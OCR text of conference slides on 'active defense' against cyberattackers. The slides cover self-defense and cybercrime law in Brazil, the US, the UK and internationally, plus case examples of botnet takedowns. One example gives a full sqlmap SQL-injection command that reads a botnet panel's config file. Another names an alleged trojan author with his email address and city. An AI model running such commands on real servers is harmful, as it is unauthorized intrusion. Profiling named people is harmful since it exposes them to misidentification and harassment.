
3) Safe?

2005 Arms Referendum

- **Brazil** has 17 million guns:
  1 death every 15 minutes
- "Sixty-four percent of those who voted rejected the proposed ban"

http://news.bbc.co.uk/2/hi/americas/4368598.stm

flyingpenguin
the poetry of information security




Beckford v R (1988) 1 AC 130

A defendant is entitled to use reasonable force to protect himself, others for whom he is responsible and his property. It **must be reasonable**.

R v Owino (1996) 2 Cr. App. R. 128 at 134

A person may use such force as is [**objectively**] reasonable in the circumstances as he [**subjectively**] believes them to be.

4) Legal?



Imminent Danger

Immediate Defense Believed Necessary (to Prevent That Danger)

No More Action Than Necessary (to Defend Against That Danger)

4) Legal?

- Who has the job of defense?
- Who defines what is reasonable?
- Can a higher authority defend you?

  If No: are you responsible to defend yourself?

  If Yes: what level and by which laws do you abide?

4) Legal?

- What jurisdiction are you in?
- What jurisdiction(s) will you operate in?
- What tools do you plan to use?
- How do you plan to use them?
- What impact is anticipated to you?
- What impact is anticipated to others?
  (Retribution, Bystanders, Reputation)

4) Legal?

"devassar dispositivo informático alheio"

- 2008 Brazil Senate Cybercrime Law Delayed
- 2009 President "Freedom to Cook" Speech
- 2012 Chamber of Deputies Laws Approved
  1) Lei Azeredo (Intro 1999, Revised 2008) –
     LE agencies to create special cybercrime units
  2) Lei Dieckmann; Illegal to...
     - Violate security controls
     - Create vulnerabilities
     - Unauthorized edit, obtain or delete information

http://f.i.bol.com.br/2012/05/04/supostas-fotos-intimas-de-carolina-dieckmann-caem-na-rede-1
http://ethevaldo.com.br/noticia/aprovada-a-definicao-de-crimes/
https://www.eff.org/issues/cybercrime/president-brazil-2009
http://www.article19.org/resources.php/resource/2946/en/brazil:-draft-cybercrimes-law

flyingpenguin
the poetry of information security

CONSEGI 2012

4) Legal?

International Considerations

- U.S. Computer Fraud and Abuse Act (CFAA)
- U.S. State Computer Trespass Laws
- U.S. Electronic Espionage Law
- U.S. Stored Communications Act
- U.S. Privacy Laws

4) Legal?

International Considerations

- UK Computer Misuse Act

  Section 1 – unauthorized access to computer material

  Section 2 – unauthorized access with intent


  Section 3 – unauthorized modification (add/del) w/ intent

- Budapest Convention

  Cyber Crime - CETS 185

- UN Convention

  Against Transnational Organized Crime



> “...right of self-defense, recognized in Article 51 of the UN Charter, may be triggered by computer network activities that amount to an armed attack or imminent threat thereof.

UN Teaches Self-Defense

http://www.state.gov/s/l/releases/remarks/197924.htm

http://www.unmultimedia.org/s/photo/detail/429/0429054.html

UN Engages in Active Defense

> “ ...within the meaning of Article 2(4) of the UN Charter and customary international law.... Cyber activities that proximately result in death, injury, or significant destruction would likely be viewed as a use of force.

http://www.state.gov/s/l/releases/remarks/197924.htm

http://www.unmultimedia.org/s/photo/detail/167/0167141.html

Active Defense

APPLICATION

CyberFall: Active Defense Plan

- Monitor Attacks (Study, Train, Kits and Tools)

> “ [Koobface] gang’s success was more attributable to workaday persistence and willingness to adapt than technical sophistication

- Alarm on MEECES (i.e. Group, Wealth, Asset)
- Engage *Proportionally* Based on Data

http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-746.pdf
http://www.nytimes.com/2012/01/17/technology/koobface-gang-that-used-facebook-to-spread-worm-operates-in-the-open.html?_r=1

flyingpenguin
the poetry of information security

CONSEGI 2012

CyberFall: Active Defense Plan

1) Assessment
   A) Internal
   B) External
2) Calculation
3) Action

1 – A) Internal Assessment

- Evidence
  - Imminence
  - Danger/Persistence
- State of Your Own Capabilities

flyingpenguin
the poetry of information security

CONSEGI 2012

1 – B) External Assessment


- Reconnaissance
  - Attack Tools
  - Attack Connections
  - Attack Links and Relationships
- Intelligence
  - Attacker Vulnerabilities
  - Attacker Assets

flyingpenguin
the poetry of information security

CONSEGI 2012

2 – Calculation

- Nature (Motive) of the Attack
- Threat: Imminence and Danger




	Commitment			Resources		
Level	Intensity	Stealth	Time	Power	Ability	Opportunity
3	H	H	Long	Organized	H	H
2	M	M	Varied	Grouped	M	M
1	L	L	Short	Isolated	L	L

- Terms: Jurisdiction and Restrictions
- Cost: Liabilities versus Benefits

3 – Action

- Plan



	Commitment			Resources		
Level	Intensity	Stealth	Time	Power	Ability	Opportunity
3	H	H	Long	Organized	H	H
2	M	M	Varied	Grouped	M	M
1	L	L	Short	Isolated	L	L

- Tool and Procedure Development
  1) Survey
  2) Access
  3) Dump
  4) Actively Defend

Example #1: DDoS TakeDown

1) Trace Attacks (Three Degrees)
2) Map Services and Vulnerabilities (Dirt Jumper)
3) SQL Injection and Dump Config (sqlmap)

```
 ./sqlmap.py --level=5 --risk=3 -u
http://www.evilsite.com/dj5/ -p k --data="k="
--technique=t --dbms=mysql
--fileread=”/var/www/html/evilsite.com/djv5/config.php”
```

4) Command and Control

http://arstechnica.com/security/2012/08/ddos-take-down-manual/
http://www.prolexic.com/knowledge-center-ddos-threat-advisory-pandora-and-vulnerability-disclosure-dirt-jumper/banners.html

Example #2 – Project MARS


1) Trace Attacks

(Elirks via Plurk, Nitol)

2) Sinkhole Communications

3) Reverse/Tag Infections

4) Shutdown C&C




> “ …16 days…able to block more than 609 million connections from over 7,650,000 unique IP addresses to those malicious 3322.org subdomains.

http://www.secureworks.com/research/threats/chasing_apt/
http://blogs.technet.com/cfs-file.ashx/__key/communityserver-blogs-components-weblogfiles/00-00-00-80-54/3755.Microsoft-Study-into-b70.pdf
http://blogs.technet.com/b/microsoft_blog/archive/2012/10/02/microsoft-reaches-settlement-with-defendants-in-nitol-case.aspx

Example #3 – Wykcores Trojan Horse

1) Trace Attacks
2) Profile IDs
3) Dump (QQ#)
4) ??



Email xxgchappy@vip.sina.com
linked to Kaixin001 Profile

Name - 张长河 Zhang Changhe

Living in Zhengzhou

Xfocus.net - 2003

